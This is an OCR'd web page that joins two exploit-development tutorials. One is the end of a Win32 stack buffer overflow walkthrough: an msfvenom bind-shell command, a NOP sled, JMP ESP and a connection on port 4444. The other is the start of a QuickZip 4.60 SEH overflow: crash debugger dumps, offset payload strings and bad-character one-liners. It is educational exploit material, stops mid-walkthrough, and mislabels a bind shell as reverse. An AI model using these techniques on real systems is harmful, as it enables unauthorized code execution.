


Figure: 25

As can be seen in the above screenshot that the server did not crash this time it actually paused where we had created the breakpoint and we can also see our A's, JMP ESP address and C's in the stack. Everything is looking perfect right now. Now, hit the F7 key which is Step Into.




Figure: 26

As can be seen in the above screenshot, our JMP instruction was successfully executed and EIP is pointing to the next instruction. Now, we will replace C's with the shell code.

- **Creating Shell Code (Payload) without the Bad Characters**

Now, generate the shell code with the help of msfvenem. Msfvenem also gives us the flexibility to exclude the bad character. Following is command to generate the shell code.

- *msfvenom -p windows/shell_bind_tcp -f c -a x86 -b "x00" { In this command we have used –b "x00" in which x00 is the bad character in our case, So if we find some different bad character we will have to give the list in the double quote.}*

After running the command, we can see that the shell code is successfully generated and when we closely look into the shell code, we can see that it does not contain any x00 value in the code.




Figure: 27

As can be seen in the above screen shot that our Reverse TCP shell code is generate. Now, before appending the shell code into the Python script we will have to add additional instruction into the Python script. The instruction that we are going to add into the script is called the NOP Sled.

Appending NOP sled instruction into the Python script

The meaning of NOP Sled is no operation it means when the NOP sled is encountered in the program the CPU do not perform any actions and pass the execution control to the next instruction. The NOP Sled is defined by “x90” So let’s add 20 NOP Sled into the Python script before appending the shell code. After doing the changes the script will look like this.




Figure: 28

As can be seen in the above screenshot that we have appended the NOP Sled and shell code in the Python script, now we save this script, restart the program in the debugger, and run the Python script again.




Figure: 29

The program has again paused in the debugger as we have created the break point to the JMP instruction and we can see that EIP and ESP is overwritten with the values which we have given in the Python script. If we closely look into the debugger, we can see everything we have appended in the Python script has successfully reached into the stack as we can see JMP Instruction Address, NOP Sled and the shell code.

Now Hit the F9 to continue the program and we can see the program does not crash as per the previous cases. This would be a great news for us.

The shell code we have inserted by the user input is executing in the computer memory. That is the reason program does not crash. So, now let's try to connect with NetCut on 4444 port by the machine B.




Figure: 30

As can be seen in the above screen shot that we successfully got the reverse connection in the machine B. Now we could verify the same by running the server program without the debugger.

https://resources.infosecinstitute.com/topic/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/

When you begin your journey in exploitation, you start with simple buffer overflows, then you deal with SEH, play with egg hunters and so on. The process of exploitation is pretty straightforward in this journey- sending a pretty large cyclic pattern, figuring out the offset to EIP in order to control it, then passing the address to JMP ESP or POP POP RET or other gadgets which ultimately will execute our shellcode.

However, perhaps the most undervalued step in this journey would have been finding bad characters. And I understand why. Most of the time the bad characters situation is easily dealt with using an encoder. But what if the number of bad characters is greater than good ones? That's when things get tricky. Suddenly this seemingly insignificant step becomes a huge pain and affects every other step of exploit development. QuickZip 4.60 was a similar kind of story that is discussed in detail by corelanc0d3r here, which is also I'm about to do. BUT, the method I'm about to use is slightly different (not claiming it to be better or worse, just different) than the one (actually two) discussed there. So, let's get started.


Finding the offset


Before I begin, the environment I'm going to use will be a Windows Vista x86, the original article was written for Windows XP SP3 environment so you might notice some differences in the offsets and addresses.

The crash!

I will jump straight to the PoC code that I copied from the article in order to replicate the crash.


This PoC will create an **exploit.zip** file which needs to be opened using QuickZip. Double-clicking on the filename will result in the crash.


Quick Zip - \\VBOXSVR\Windows_Vista\quickzip\exploit.zip
File Edit Actions View Bookmarks Tools
Help
Prev Next New Open Add Extract Test Delete Install Checkout Settings Exit
exploit.zip
[\ ]
exploit.zip
File name [-]
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Total 1 files [0 kb]
No file selected
FileList MMViewer Thumbnail Progress


Immunity Debugger - QuickZip.exe - [CPU - main thread, module kernel32]
File View Debug Plugins ImmLib Options Window Help Jobs
7656B09E C9 LEAVE
7656B09F C2 1000 RETN 10
7656B0A2 897D 10 MOV DWORD PTR SS:[EBP+10],EDI
7656B0A5 E9 353D0100 JMP kernel32.7657EDDF
7656B0AA 90 NOP
7656B0AB 90 NOP
7656B0AC 90 NOP
7656B0AD 90 NOP
7656B0AE 90 NOP
7656B0AF 8BFF MOV EDI,EDI
7656B0B1 55 PUSH EBP
7656B0B2 8BEC MOV EBP,ESP
7656B0B4 83EC 3C SUB ESP,3C
7656B0B7 834D E8 FF OR DWORD PTR SS:[EBP-18],FFFFFFFF
7656B0BB 56 PUSH ESI
7656B0BC 33F6 XOR ESI,ESI
7656B0BE 3975 14 CMP DWORD PTR SS:[EBP+14],ESI
7656B0C1 C745 E4 007479B8 MOV DWORD PTR SS:[EBP-1C],B8797400
7656B0C8 ^0F84 D7FEFFFF JE kernel32.7656AFA5
7656B0CE 3935 CCBF6176 CMP DWORD PTR DS:[7661BFCC],ESI
7656B0D4 ^0F84 F0BCFFFF JE kernel32.76566DCA
Registers (FPU)
EDX 00000000
EBX 01695318
ESP 0012F6F4
EBP 0012F744
ESI FFFFFFF8
EDI 00420A14 QuickZip.00420A14
EIP 7656B09E kernel32.7656B09E
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000
EFL 00200212 (NO,NB,NE,A,NS,PO,GE,
ST0 empty +NaN
ST1 empty g
ST2 empty g
ST3 empty +NaN
ST4 empty g
Address Hex dump ASCII
00705000 00 00 00 00 00 00 00 00 ....
00705008 B7 BF FE 14 02 8D 40 00 ..¶■¶@i@.
00705010 20 4A 41 00 64 B3 41 00 JA.d|A.
00705018 34 4D 41 00 B0 7F 41 00 4MA.▒ΔA.
00705020 D0 86 41 00 77 13 8B C0 ╨åA.w‼ï└
00705028 02 00 8B C0 00 8D 40 00 ☻.ï└.ì@.
00705030 00 8D 40 00 00 8D 40 00 .ì@..ì@.
00705038 01 8D 40 00 F8 50 70 00 ☺ì@.°Pp.
00705040 50 4E 68 01 48 98 40 00 PNh☺Hÿ@.
00705048 B0 9B 40 00 94 9D 40 00 ▒¢@.ö¥@.
00705050 00 CB CC C8 C9 D7 CF C8 .╦╠╚╔╫╧╚
00705058 CD CE DB D8 DA D9 CA DC ═╬╛╪┌┘╩▄
0012F6F4 0EEDFADE ▌·Φ▌
0012F6F8 00000001 ☺...
0012F6FC 00000000 ....
0012F700 7656B09E ₧▒Vv RETURN
0012F704 00000007 ....
0012F708 0050BA14 ¶‖P. RETURN
0012F70C 0214F208 ◘≥¶@
0012F710 01695318 ↑Si@
0012F714 FFFFFFF8 °
0012F718 00420A14 ¶.B. QuickZi
0012F71C 0012F9F8 °·∗▌.
0012F720 0012F778 ж∗∗.
0012F724 0000278B ï'..
[23:06:55] Exception 0EEDFADE - use Shift+F7/F8/F9 to pass
Paused


The crash

Interestingly, the crash doesn't look exploitable, there's no cyclic pattern in EIP or SEH chain.



SEH chain

But if we pass the exception using **Shift + F9**, we can observe the SEH chain pops up with the pattern.




After passing the exception

The offset

Alright. From the address **396A4138**, we can deduce the offset of **296** bytes. Let's confirm it first. We'll modify the payload a bit:

payload = "A"*296 + "B"*4 + "C"*4 + "D"*(4064-296-8)

We'll recreate the malicious ZIP file and get a crash like this which confirms our offsets.



Confirming offset


Now comes the brutal part. Finding the bad characters. Mona.py from corelanc0d3r will help us a lot here. Since we are putting our payload in filename, we can do some guess work to predict some bad characters. Characters like / \ : should be in bad char list. But let me demonstrate a simple procedure which uses **mona.py** to ease out the process of finding bad characters.

Using mona.py to find bad chars

To find bad characters, we will send an array of all possible characters as part of the payload. Then we'll use mona.py to compare the array with the memory.

Generating the array

To create the array, you can use !mona bytearray command. This will print the array in Immunity Debugger's log, and also create files **bytearray.txt** and **bytearray.bin**. You can copy the array from the **bytearray.txt** file, the **bytearray.bin** file will be used in comparison later.



Generating bytearray


For a quick reference, these oneliners can also be used to generate the array:

Python
for i in range(0,256): print('\\x%02X' % i, end='')**Bash**
for i in {0..255}; do printf "\\\x%02x" $i;done

We'll modify our PoC code to generate the ZIP file with our bytearray. After modification, our code should look something like this:

